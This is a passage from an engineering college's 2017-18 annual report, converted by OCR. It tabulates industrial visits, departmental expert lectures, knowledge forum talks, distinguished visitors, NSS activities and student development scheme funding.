| 10 | 10/01/2018 | ME (Project ) | NiYo Engineers, Kothrud | 01 | Mrs.A.D.Shiralkar |
| 11 | 02/09/2017<br>03/09/2017 | --- | Axis consultant | 02 | Prof. M.B.Nigade,<br>Prof.D.D.Pise |

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|---|---|---|---|---|---|
| 12 | 1-06-2017 | --- | Serum Institute of India Ltd, Pune | 1 | Prof. Kavita .R.Darvekar |
| 13 | 09/02/2018 | --- | Hi tech machine tool exhibition | 05 | Prof. Nitin P. Bhone<br>Prof.A J.More<br>Prof.S.S.Gadadhe<br>Prof.N.S.Kamble<br>Prof.M.B.Nigade |
| 14 | 02/09/2017<br>03/09/2017 | --- | Axis consultant | 02 | Prof. M.B.Nigade,<br>Prof.D.D.Pise |
| 15 | 12/03/2018<br>13/03/2018 | --- | Axis consultant | 03 | Prof. M.B.NIGADE<br>Prof. D.D.PISE<br>Prof. A.H.Raheja |
| 16 | 29/12/17 | --- | CMET | 06 | Prof. Nitin P. Bhone<br>Prof.A J.More<br>Prof.S.S.Gadadhe<br>Prof.N.S.Kamble<br>Prof.M.B.Nigade<br>Prof. A.H.Raheja |
| 17 | 16/03/18 | --- | ALC AFMC Pune | 01 | Prof. N.S.Kamble |
| 18 | 31/03/18 | --- | Sancheti Orthotics & Prosthetics Workshop | 01 | Prof. N.S.Kamble |

- **Expert Lectures :-**

| Sr. No. | Department | Date | Activity Details Topic | Speaker/ Judge | Organizer/ Staff Co coordinator / Student Coordinator |
|---|---|---|---|---|---|
| 1 | Information Technology | 2/9/2017 | Programming Foundation with DS | Mr. Atul Singh | Ms J.C.Pasalkar |
| 2 | Information Technology | 17/08/2017 | Industry Applications of ML | Mr. Vivek Joshi | Ms. R. L.Bhosale |
| 3 | Information Technology | 13/03/2018 | 8051 Interfacing with peripheral devices | Mr. Tushar B. Kute | Ms. R. L.Bhosale |
| 4 | Information Technology | 25/09/2017 | MongoDB, NoSql Database | Mr Sagar Soni | Mr. V.S.More |

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| 5 | Information Technology | 26/09/2017 | Practical Approach of using Design Pattern | Mr Abhijit Bashetti | Mrs. R.Y.Totare |
| 6 | Information Technology | 11/9/2017 | Agile development process | Mr Parshuram Rathod | Mr. P.B.Wakhare |
| 7 | Information Technology | 8/9/2017 | Cyber Security and Carrier opportunites Cyber Security | Mr. Anubhav Kumar Lal | Mrs. M.K.Pathak |
| 8 | Information Technology | 16/09/2017 | Data Sharing | Mr. Tushar Kute | Mrs. A.S.Phapale |
| 9 | Information Technology | 12/7/2017 | Advance Java | Mr. Sandeep Chaodhari | Ms. S.P.Badhe |
| 10 | Information Technology | 23/09/2017 | MongoDB and NOSQL Databases | Mr Sagar Soni | Mr.V S More |
| 11 | Information Technology | 14/09/2017 | Turing Machine | Ms.V.M.Barkade | Ms. S. S. Pise |
| 12 | Information Technology | 21/03/2018 | Open GL | Mrs.Asmita Pawar | Mrs.R.Y.Totare |
| 13 | Information Technology | 02/02/2018 | Wireless Switching and Routing | Mr. Yogesh Pawar | Mr. A. V. Kore |
| 14 | Information Technology | 05/01/2018 | Wireless Security | Mr. Tushar Bhute | Mr. A. V. Kore |
| 15 | Information Technology | 26/03/2018 | Green IT Infrastructure Management | Mr. Vijay Kadel | Mr. P. A. Patil |
| 16 | Information Technology | 24/03/2018 | Big Data Technology and Hadoop Cluster Management | Mr. Hemant Bharati | Mrs. M. K. Pathak |
| 17 | Information technology | 28/03/2018 | Big data, Hadoop ,HDFS and Map Reduce | Mr. Ritesh Sharma | Mrs. M. K. Pathak |
| 18 | Information technology | 12/02/2018 | Expert Lecture on " Hadoop and R Programming" | Mr. Tushar Kute | Mrs. A.S.Phapale |
| 19 | Information technology | 24/02/2018 | Embedded System with C programming | Ms. Sweta Patil | Ms. S.S.Ayare<br>Ms. S.S.Pise<br>Neha Mishra |

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| 20 | Information technology | 30/03/2018 | Expert Lecture on Parallel Programming | Mr Akshay Bhagwat | Mr V S More |
| 21 | Information technology | 10/3/2018 | Expert lecture on "relation extraction using dependencies Parse Tree" | Mr. Rupesh Shivsharan | J. C. Pasalkar |
| 22 | Electrical | 30/6/17 | Gate exam preparations | Mr. Vipin Tiwari and Mr. Prahlad R Eton Technology, Pune | Ms. N.M. Rao |
| 23 | Electrical | Mar/07/17 | PLC and SCADA | Mr. Rajendra Joshi Director, Adroit Auto Tech, Pune | Mr. S. S. Shingare |
| 24 | Electrical | 04/07/17 | Importance of control systems in various competitive exams | Mr. Vipin Tiwari Eton Technology, Pune | Mrs. V. P. Kuralkar |
| 25 | Electrical | 11/07/17 | PLC & Automation | Mr. Sachin N. Kadam Director, Sachin N. Kadam & Associates | Mr. V. S. Kamble |
| 26 | Electrical | 12/07/17 | Study Aboard Opportunities | Mr. Rahul Kamble Business Development Manager , Edu options , Germany , Pne | Mrs. K. S. Gadgil & Mr. P. P. Mahajan |
| 27 | Electrical | 31/07/17 | Development of Entrepreneurship skills and applications of electrical engineering for social cause | Mr. Sagar Bendre Alumni, Recipient of Fellowship of SBI youth for India | Mrs. S. M. Shaikh |
| 28 | Electrical | 18/08/17 | Automation and Entrepreneurship | Mr. Omprakash Barure Director- Services & Training Ditap-V Automation Pvt. Ltd. Pune | Mrs. A. D. Shiralkar |
| 29 | Electrical | 26/07/17 | Project Guidance for BE Electrical Students | Mr. Yadnesh Ambekar Trident Software Pvt Ltd. | Mrs. S. N. Powniker |

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| 30 | Electrical | 01/09/17 | Use of EPLAN software for drawing and designing of Electrical distribution system | Mr. Dhananjay Gawali Application Engineer, EPLAN | Mrs. S. M. Shaikh & Mr. S. M. Chaudhari |
| 31 | Electrical | 01/09/17 | Sustainable Energy | Mrs. Medha Despande (Director, Buisness Unit Head, Yardi Pvt.Ltd ) | Mrs. V. P. Kuralkar |
| 32 | Electrical | 14/09/17 | IE(I) membership details and benefits | Dr.S . Majid Ali (Director , IE(I), Kolkata | Mrs. V. P. Kuralkar |
| 33 | Electrical | 18/09/17 | Energy Conservation | Mr. Keshav Sidwadkar Proprietor, Brisk Enterprises, Pune | Mrs. K. S. Gadgil |
| 34 | Electrical | 19/09/17 | Career And Stress Management | 1) Prashant Madhukar Puppal 2)Rutuja Belsare Career Counselor and a founder member of CMTRC | ----- |
| 35 | Electrical | 10/10/17 | Power Quality | Dr.S. M. Bakre Superintending Engineer , MAHATRANSCO | Mr. S.V. Shelar |
| 36 | Electrical | 11/09/17 | Study of Electricity bill and Tariff formulation process | Mr. S.V. Shelar Assistant Professor In Electrical Engineering department , AISSMS IOIT, Pune | Mr. S.M. Chuaudhari |
| 37 | Electrical | 02/02/18 | Fem Based Electromagnetic Analysis Software | Mr. Ghanshyam Ambekar | Mrs. V. P. Kuralkar |
| 38 | Electrical | 13/03/18 | Expert Lecture for HVE on topic Generation of High Impulse Voltage | Dr. K.K.Puranik | Mrs. S.M.Shaikh |
| 39 | Electrical | 20/03/18 | Electricity Bill Reading and Energy Conservation | Mr . Yogendra Talware STROM Eenrgie Pvt. Ltd, Pune | Mr. S.V. Shelar |

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| 40 | Electrical | 26/03/18 | Importance and Preparation of competitive exams | Mr. Amol Dubal NIT Jalandar | Mrs. K. S. Gadgil |
| 41 | Instrumentation | 21/08/2017 | Linear Integrated Circuits | Ms. Manasi Bidkar Melux controls Pvt Ltd | Dr D.R.Shende |
| 42 | Instrumentation | 05/10/2017 | Application of Mathematics in Engg | Mr. Mandar Gadgil Research Associate Oneirix Labs | Dr. K. G. Wadikar |
| 43 | Instrumentation | 02/08/2017 | Industrial Organisation & Management | Mr. Pratik Janerao CA | Mr.N.D. Gaikwad |
| 44 | Instrumentation | 07/07/2017 | Instrumental methods of chemical analysis | Mrs.V.S.Keskar MAARS labs Pvt Ltd | Mrs.S.V. Kulkarni |
| 45 | Instrumentation | 21/08/2017 | Sensor Networs | Mr. Rajendra Ghadge Rockwell Automation | Ms. N. S. Nagdeo |
| 46 | Instrumentation | 01/03/2018 | Industrial Flow measuring Techniques | Mr.Amit Saxena Alliance solution pune | Mr.H.P. Chaudhari Mrs.S.V. Kulkarni |
| 47 | Instrumentation | 28/02/2018 | Electronics Instrumentation | Mr.Rahul More Cyronics India Pvt. Ltd. | Dr. D. R. Shende |
| 48 | Instrumentation | 27/03/2018 | Sensors & Transducers 2 | Mr. Kishor Pathak Managr PILTZ India Pvt. Ltd. | Ms. N.S.Nagdeo |
| 49 | Instrumentation | 15/03/18 | Future in Instrumentation | Mr.Abhijeet Murgunde Emerson Export Engineering center | Mr.S.M. Bedre |
| 50 | Instrumentation | 23/03/2018 | Medical equipement construction & planning | Mr.Ameya Samel Isometric India Pvt. Ltd | Mrs.S.V. Kulkarni |
| 51 | Instrumentation | 26/03/2018 | Field Instrument Installation & commissioning | Mr.Anand Iyyer | Mr.H.P. Chaudhari |

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| 52 | Instrumentation | 14/02/2018 | Building automation | Mr.Mahesh Gvhane | Ms.N.D.Agham |
| 53 | Computer | 01/07/2017 | Project Topic Selection, Industry Expectation from Fresher's, Placement Opportunities | Mr. Anhijit Jagtap, Software Engg. Amdocs, Pune | Mrs. S.N.Zaware Mr. Suresh Limkar |
| 54 | Computer | 18/07/2017 | "Software Testing" | Mr. Ajay Shembekar, Corporate Consultant, Pune. | Mrs. S.N.Zaware Mr. Suresh Limkar |
| 55 | Computer | 30/06/2017 | Off campus Placement Opportunity | Mr. Amol Shinde, Software Trainee, Tech-Mahindra, Pune. | Mr. Suresh Limkar |
| 56 | Computer | 15/09/2017 | Cyber Crime Awareness under Cyber Suraksha Saptah, 2017 | Mr. Arpit Doshi, Cyber Security Expert, Cyber Suraksha India | Mrs. S.N.Zaware |
| 57 | Computer | 18/07/2017 | Center of Intelligence (Incubation) | Bhagyashri Sharangpani, Bhasha Technologies, Pune. | Mrs. S.N.Zaware Mr. Suresh Limkar |
| 58 | Computer | 01/08/2017 | Be Ambitious, Be Global | Mr. Tomio Isogai Ms. Kazuko Barisic | Mr. Suresh Limkar |
| 59 | Computer | 07/07/2017 | Application Development for iOS | Ms. Priya Talreja, iOS Developer, Script Lanes, Pune. | Mr. Suresh Limkar |
| 60 | Computer | 25/09/2017 | Android Programming for Computer Laboratory -II | Mr. Raju Sharma, Chief Technical Officer, Octopus ITES Pvt. Ltd., Pune. | Mr. Suresh Limkar Ms. Amrapali Chavan Ms. Gauri Barse |
| 61 | Computer | 31/08/2017 | Seminar on " restful Web services and cloud computing for TE-1 shift students | Ranjeet Kumbhar, Software Developer Telstra | Shikha Agarwal |

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| 62 | Computer | 24/07/2017 | Turing machine and its implementation for TE-1 shift students | Puntambekar | Girish Navale |
| 63 | Computer | 21/08/2017 | Digital Transformation and career opportunities for D.T.Professional for TE-1 shift students | Swati Kashyap | Girish Navale |
| 64 | Computer | 07/07/2017 | IBM Bluemix and its features for TE-1 shift students | Harshal Kulkarni | Girish Navale |
| 65 | Computer | 16/8/2017 | Construct DFA and NFA Programmatically | Gaurav Khupekar, Thoughtworks Pune | Dr. M.A.Thalor |
| 66 | Computer | 16/8/2017 | Regular Expression and its implementation in Programming | Krati Jain Thoughtworks Pune | Dr. M.A.Thalor |
| 67 | Computer | 1/07/2017 | Object Oriented Programming: A Practical Approach | Mr.Rounak Samdadiya | Mrs.Archana G.Said |
| 68 | Computer | 01/09/2017 | "Managing Banking Database and Taxation" | Mr. Sumit Shinde, TCS , Pune | Ms.A.S.Chavan, Ms. V.S Bhende |
| 69 | Computer | 23/07/2017 | Cloud Computing Platform for software Development | Mr. Sudhanshu Jain | Mr. P. S. Sadaphule |
| 70 | Computer | 23/07/2017 | Gateway to Job Search | Mr. Sudhanshu Jain | S. N. Zaware |
| 71 | Computer | 24/06/2017 | Object oriented Paradigm in program design | Mr. Raunak Samdadia | Ms. Neha Patil, Ms. Deepali Jawale |
| 72 | Computer | 28/6/2017 | Advanced JAVA and Mobile Application Development | Ms.Asmita Chaudhari | Ms. Neha Patil, |
| 73 | Computer | 31/8/2017 | Engineering Economics | Mr. Amit Shahane | Ms. Neha Patil, |
| 74 | Computer | 13/7/17 | Groups and Rings | Komal Chaudhari | Ms P V Bidwai |
| 75 | Computer | 03/07/2017 | Implementation of Protocols and Data Security | Mr.Qaidjohar Zoeb Jawadwala QJ Technologies Pune | Mrs.D.S.Zingade |

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| 76 | Computer | 23/09/17 | Security Mechanism in MongoDB | Apurva Karve,Thoughtworks Pune | Shilpa P.Pimpalkar |
| 77 | Computer | 22/09/17 | Software Testing Tools | Dhananjay Khaparkhuntikar | Shilpa P.Pimpalkar |
| 78 | Computer | 15/02/2018 | Robotics & it's Appliction | Mr. Swapnil Shirode | P. S. Sadaphule |
| 79 | Computer | 14/02/2018 | Microprocessor Programming with NASM | Mr. omkar Pisal | P. S. Sadaphule |
| 80 | Computer | 10/01/2018 | Carrier opportunities in linux & internshio Program | Ms. Amrin Gayas | Mrs. A. G. Said , Ms. Deepali Jawale |
| 81 | Computer | 31/07/2017 | Computer Networks recent technologies and future scope | Mr.Mangesh Moghe | Mrs.D.S.Zingade |
| 82 | Computer | 07/07/2017 | Application Development for iOS | Ms. Priya talreja | Mr. Suresh Limkar |
| 83 | Computer | 21/03/2018 | Beyond Cloud Computing | Mr. Sonu Gupta | Mr. Suresh Limkar |
| 84 | Computer | 19/03/2018 | Technology Involved in Bridging Physical, Cyber and Hyper world | Mr. Chinar Bhandari | Mr. Suresh Limkar |
| 85 | Computer | 04/01/2018 | Overseas Higher Educational Opportunities | Mr. Yogesh Ranga | Mr. Suresh Limkar |
| 86 | Computer | 02/01/2018 | Emerging Opportunities for Higher Education, abroad for Indian Students | Mr. Ujwal Nagar | Mr. Suresh Limkar |
| 87 | Computer | 25/01/2018 | Civil Service Opportunities for computer graduate: Through IES | Mr. Manu Abraham | Mr. Suresh Limkar |
| 88 | Computer | 05/01/2018 | Higher Education Opportunities for computer graduate: Through GATE | Mr. Manu Abraham | Mr. Suresh Limkar |
| 89 | Computer | 24/01/2018 | Awareness about GATE-2019 | Mr. Mayur Jadhav | Mr. Suresh Limkar |

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| 90 | Computer | 24/01/2018 | Awareness about GATE-2020 | Mr. Mayur Jadhav | Mr. Suresh Limkar |
| 91 | Computer | 12/02/2018 | Public Sector Undertaking Exam | Mr. Manu Abraham | Mr. Suresh Limkar |
| 92 | Computer | 24/01/2018 | Salesforce CRM Cloud Implementation | Mr. Mukesh Srivastav | Mr.Girish Navale |
| 93 | Computer | 27/12/2017 | Computer Architecture | Mr.Manoj Awasare | Mr.Girish Navale |
| 94 | Computer | 03/01/2018 | Data Analysis Tool:SPPS & Spotfire | Mr.Manoj Kulkarni | Mr.Girish Navale |
| 95 | Computer | 04/01/2018 | Nvidia Tesla GPU and its parallel processing | Mr.Ajinkya Bijwal | Mr.Girish Navale |
| 96 | Computer | 23/03/2018 | Tools for BAI | Ms.Sonali Patwe | Mrs.Sarika Zaware |
| 97 | Computer | 15/02/2018 | AWT, Swings in Java | Mr. Kunal Sonawane | Mrs. P.S.Gaikwad |
| 98 | Computer | 14/02/2018 | Install Android on Linux and Windows platform | Mr.Amin Pinjari | Mrs. P.S.Gaikwad |
| 99 | Computer | 18/01/2018 | Sevices of cloud computing and its implementation | Mr. Rupesh Mukkawar from IBM, Pune | Mrs. M. P. Nerkar |
| 100 | Computer | 26/07/2017 | Advanced Java Programming and its uses in industry | Ms. Swati Owal from Dilizent Systems Pvt. Ltd., Pune | Mrs. M. P. Nerkar |
| 101 | E&TC | 03/07/2017 | Industrial Automation | Mr. Rajendra Joshi | Ms. Aishwarya Phatak<br>Ms. Mousami Vanjale<br>Ms. H. D. Shinde |
| 102 | E&TC | 21/07/2017 | Mobile Communacation (GSM) | Mr. VikramGavali, BSNL, Pune | Mrs. G. D. Salunke |
| 103 | E&TC | 24/07/2017 | SMPS Design | Mr. Sanjay Jovelekar | M. R. Wanajre, Vineeta Philip, S.O. Ahire |
| 104 | E&TC | 28/07/2017 | Computer Networking and Job opportunities in networking. | Mr.Dinesh Marotkar | Ms.R.A.Thakare |

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| 105 | E&TC | 13/09/2017 | Analog CMOS Design | Mrs. RenukaWekhande-Andalkar | Mrs.Shobha Nikam |
| 106 | E&TC | 07/09/2017 | IOT based trends in Mechatronics and real time examples | Mr. MandarKhurjekar | A S Phatak TE A<br>S O Ahire TE C<br>M S Vanjale TE B |
| 107 | E&TC | 14/09/2017 | Baseband Receiver | Dr.G.R.Patil | Mrs.S.V.Lohar<br>Mr.S.R.Kokane<br>Mrs.A.S.Ubale |
| 108 | E&TC | 22/09/2017 | Gate Examination Preparation | Mr. Nagesh&<br>Mr. Dubey | A S Phatak TE A<br>V K Patil TE B<br>R A Thakare TE C |
| 109 | E&TC | 28/09/2017 | PLC & SCADA | Mr.Sachin Kadam | Mrs.A.S.Ubale<br>Mrs.H.B.Magar |
| 110 | E&TC | 18/01/2018 | "Advance Processors"<br>TE (A,B) | Mr.Sangameshwar Kendre<br>SKN COE | Ms.M.R.Wanjre<br>Mr.D.A.Itole |
| 111 | E&TC | 23/01/2018 | "Product Design for consumer electronics"<br>BE(A,B,C) | Mr.Shrirang Gokhale<br>Ex-Phillips Prof. | Mrs.H.D.Shinde<br>A.S.Phatak |
| 112 | E&TC | 24/01/2018 | "Carrier opportunities in CV and IP"<br>SE C | Miss AnkitaTapaswi<br>RD Engineer<br>Intel Coorporation | Mr.V.K.Bairagi<br>Mr.S.R.Pawar |
| 113 | E&TC | 03/02/2018 | "3G/4G and Beyond"<br>TE A,B,C | Mr.M.P.Sawant<br>Tata Teleservices Ltd.Mumbai | Mrs.G.D.Salunke<br>Mrs.N.A. Deshmukh<br>Ms.M.R.Wanjre |
| 114 | E&TC | 15/02/2018 | "Preplacement and intership in the field of telecommunication"<br>B.E (A,B,C) SE(B) | Mr.Qudrat Shaikh<br>Teleman Institute of wireless technology. pune | Mr.V.N.Ghodke<br>Mrs.R.A.Thakre |
| 115 | E&TC | 15/02/2018 | "Audio video Communication | Dr.G.B.Singh<br>FTII,Pune | Mr.V.N.Ghodke<br>Mr.C.K.Bhange |
| 116 | E&TC | 14/03/2018 | "Problem Solving Techniques" | Dr.AnuradhaHarkare<br>Consultant,Pune | Vineeta Philip |
| 117 | E&TC | 22/03/2018 | Employbility Skill Development SE B | Mr.Santosh Chiwalikar<br>OPC Pvt.Ltd | Dr.S.B.Dhonde |

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| 118 | E&TC | 22/03/2018 | "Data Communication" TE B,C | Prof.M.B.Talwadkar JSCOE, Pune | Prof.M.S.Vanjale Mrs.N.A. Deshmukh |
| 119 | E&TC | 23/03/2018 | "Linux file system and system programming T.E(A,B) | Mr.N.Pawar HYC Technology Pune | Mr.V.N.Ghodke Mrs.P.D. Deosarkar |
| 120 | E&TC | 30/03/2018 | "Java Applet and Its applications" SE | Mr.Riteshsharma Director 3IR Technologies Pvt.ltd | Mr.R.N.Jadhav Mr.R.V.Sadakale Mr.V.J.Desai |
| 121 | Electronics | 14/9/17 | Voltage Regulator and basics of Electronics Devices and Circiuts | Vrushali Khapat | Priti Khobragade |
| 122 | Electronics | 16/08/17 | Industry Institue Interaction | Sidheshwar Pandhare | Apoorva Maidamwar Vrushali Deshmukh |
| 123 | Electronics | 14/9/17 | Recent trends in embedded system | Mr.Chinmay Oak | Ms.Sweta M Patil |
| 124 | Electronics | 11th September, 2017 | Expert lecture on Multilayer PCB Design: Tips and Tricks | Mr. Sujay S. Bodhani Tata Motors Pimpri, Pune | Mr. Amol A. Chaudhari Mr. Mohsin M. Mulani |
| 125 | Electronics | 12th September, 2017 | Expert lecture on Recent trends in sensors | Mr.Chaitanya Vaidya | Ms.Namrata S. Sasane |
| 126 | Electronics | 22/9/2017 | Guest Lecture on Mobile Communication (topic GSM) | Mr. Vikram Gawali | Mr. M. Mulani Mr. A Chaudhari |
| 127 | Electronics | 13/09/2017 | Scope of Biomedical Engineering | Prof. M. Khurjekar | Prof. Tejasweeni Zope |
| 128 | Electronics | 19/9/2017 | ADC | Prof.itole.D.N | Prof.P.C.Kaware |
| 129 | Electronics | 17/8/2017 | Industry requirement for data communication | Mr. Pankaj Nirale | Prof.N.S.Warade |
| 130 | 27/3/2018 | 27/3/2018 | Non – Linear applications of an Op Amp | Pranav Upadhyay | Vrushali Deshmukh |

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| 131 | Electronics | 15/2/2018 | Connecting cars Telematics | Sujay S. Bodhani | Amol Choudhari |
| 132 | Electronics | 7/2/2018 | Expert lecture on Labview | Mr. Lakhane Bajaj | Amol Choudhari |
| 133 | Electronics | 12/3/18 | HDL opportunities in wireless communication | Mr.Dhairyashil Patil | Ms.S.M.Patil |
| 134 | Electronics | 24/03/2018 | A guest lecture is organized on topic"Scope of Java" for SE(Elex) students | Mrs. Madhavi Kolhe | Prof. Tejasweeni Z. |
| 135 | Electronics | 26/02/2018 | Advanced Technologies in broadcast Transmission. | Mr. Ashok Kale | Manisha J. Sagade |
| 136 | Electronics | 22/03/2017 | "Business Management & Professionalization" | Dr. Abhijit Mancharkar | Ms.PoojaKaware |
| 137 | Department of Engineering Sciences | 03 & 04 August 2017 | Vedic mathematics | Shri. Vilas R. Potnis | Prof. P. B. Shinde |
| 138 | First Year Engineering | 09/08/17 | Expert Lecture on Basic Civil Engineering | Prof. Pravin Mane | Prof. S.S.Navale |
| 139 | First Year Engineering | 19/08/17 | Human Values Lecture by | Mr. Khushal Bedh | Prof. S.S.Navale |
| 140 | First Year Engineering | 11/11/2017 | Orientation for Engineering Chemistry Examination Pattern | Dr. S.P.Saptale | Prof. Kavita Darvekar, Prof. Priyanka Dua |
| 141 | First Year Engineering | 17/11/17 | Guest Lecture-Engineering Graphics-I | Prof. R.G.Biradar | Prof.A.J.More |
| 142 | FE | 28/02/2018 | Engineering Mechanics | Mr.Pravin.G.Mane | Prof.A.H.Raheja Prof.A.N.Khan Prof.S.S.Nawale Prof.G.N.Mawale Prof.A.A. Sukhdeve |
| 143 | FE Chemistry | 08/03/2018 | How to prepare for Engineering Chemistry SPPU Exam | Prof Dr. Santoshkumar Mishra | Dr. Y.P. Patil |
| 144 | FE Engineering Mathematics – II | 10/04/2018 | Smart ways of preparation for M-II SPPU Exam | Dr. Pravin Thakare, SPPU-BOS Engg Maths | Dr. Y. P. Patil under DESSA |

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| 145 | FE Mathematics | 10/03/2018 | Multiple Integration | Dr. B.S.Waghe | Prof.A.M.Patil Prof.M.N.Shinde |
| 146 | First Year Engineering | 19/03/2018 | Advances in Mechanical Engineering | Prof. Pankaj Shah | Prof.A.J.More |
| 147 | First Year Engineering | 21/03/2018 | Expert lecture on Physics of Nanoparticles. | Prof. Dr. D. S. Adkar | Prof. S.V.Arlikar, Prof P.G.Musrif |

**7. Knowledge Forum Activities:-**

| Department | Name of Staff | Date | Details of activities performed |
|---|---|---|---|
| Electrical | Mrs. K. S. Gadgil | 12/07/2017 | Review of Conference on Solar Expo at Sheraton Grand , Pune on 7th July 2017 |
| Electrical | Mrs. Sujata Powniker | 26/07/2017 | Phase Shifting Transformer and Surge Impedance Loading |
| Electrical | Dr. Ojaswita Chaturvedi | 09/08/2017 | Epidemic modeling |
| Electrical | Mrs. S. M. Shaikh | 17/08/2017 | Review of all the activities attended |
| Electrical | Mr.S. A. Asarkar | 13/9/2017 | State energy conservation policy |
| Electrical | Dr.K. K. Puranik | 20/09/2017 | Effects Of Switching Transients On Inter Turn Insulation Of High Voltage Motors For Power House Application |
| Electrical | Mr.S. V. Shelar, Mr.S.M.Chaudhari | 27/09/2017 | Electric Vehicles |
| Electrical | Mrs. A. D. Shiralkar | 17/01/18 | 3 days workshop in COEP (NCPC) |
| Electrical | Mr. S. V. Shelar , Mr. Abhijeet Redkar | 24/1/18 | Power Quality & Motor Analyser |
| Electrical | Mrs. S. N. Powniker | 13/02/18 | Solar Rooftop and Netmetering concept |
| Electrical | Mr. B. D. Deotale | 20/02/18 | Transient Stability Improvement using TSSC Facts Device |
| Electrical | Mr. U. B. Waikar | 14/03/18 | Work carried at Sikkim |
| Electrical | Ms. Goyal Awagan | 28/3/18 | Mathematical modelling of Electrical arc furnace to study the flicker |

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| Instrumentation Engg | Mr.H.P.Chaudhari | 05/03/18 | Discussion on innovative idea to make your teaching method more effective |
| Instrumentation Engg | Ms.P.A.Patil | 14/03/18 | Discussion on Stephen Hawking scientist and his work |
| Instrumentation Engg | Mr.C.V.Supe | 19/03/18 | Discussion on Black hole Theory |
| Instrumentation Engg | Ms.N.S..Nagdeo | 02/04/18 | Discussion on soft skills development |

**8. List of Eminent Personalities who visited institute**

| Sr. No. | Date of Visit | Name of Personality | Profile of Personality | Event | Organized By |
|---|---|---|---|---|---|
| 1 | 01/08/2017 | Mr. Tomio Ishogai | Former (Ex), Managing Director, Sharp India. | Session on "Be Ambitious Be Global" | Department of Computer Engineering. |
| 2 | 23/08/2017 | Miss. Amrita More | Miss India International & Asia | Veritas | TESA |

**NSS Events :**

| | | | |
|---|---|---|---|
| **1.** | **Number of students enrolled** | **:** | **150** |
| **2.** | **Number of N.S.S. Camps held** | **:** | **01** |
| **3.** | **Names of Students participated in R.D. Parade** | **:** | **Nil** |
| **5.** | **Special Work done by N.S.S. Students** | **:** | |

| | | |
|---|---|---|
| 1. | Swami Vivekanand & Jijau Jayanti | 12 Jan 2018. |
| 2. | Savitribai Phule Jayanti | 3 Jan 2018. |
| 3. | Participated in SPPU Camp in Sangamner | 8 Jan 2018. |
| 4. | Tree Plantation | 10 Jan 2018. |
| 5. | Tree Plantation | 25 Jan 2018 |
| 6. | Votting Awareness | 25 Jan 2018. |
| 7. | Republic day celebration | 26 Jan 2018 |
| 8. | Participated in SPPU Camp in Saptshrungi gad | 28 Jan 2018 |
| 9. | Participated in 14th state level “Gandhi vichyar shibir” | 11 Feb 2018 |
| 10. | Shiv Jayanti | 19 Feb 2018. |
| 11. | Lecture on Competitive Exam | 27 Feb 2018. |
| 12. | Blood Donation | 28 Feb 2018. |
| 13. | Womens Day | 8 March 2018 |
| 14. | Pune Womens Health Marathon | 10 March 2018 |
| 15. | Participated in National level camp, in Gulbarga Karnataka | 12 March To 16 March 2018 |


**12 Student Development Organization**


a) Earn and Learn Scheme : Total Expenditure in Earn and Learn Scheme 334395/-(10% borne by College) Total students were 75(48 girls and 27boys)
b) Special Guidance Scheme: Rs. 9000/-Rupees Sanction from SPPU
c) Personality Development Workshop: Rs.10,000/- Rupees Sanction from SPPU on 04/08/2017
d) Disaster Management Workshop: Rs. 25,000/-Rupees Sanction from SPPU on 20/11/2017
e) Workshop on: Intellectual Property Rights: Rs. 15,000/-Rupees Sanction from SPPU on 28/11/2017


**Annual Report Compiled by**
**Mrs. K. S. Gadgil**

# AAYAM Success Story

## Successive Edition of AAYAM




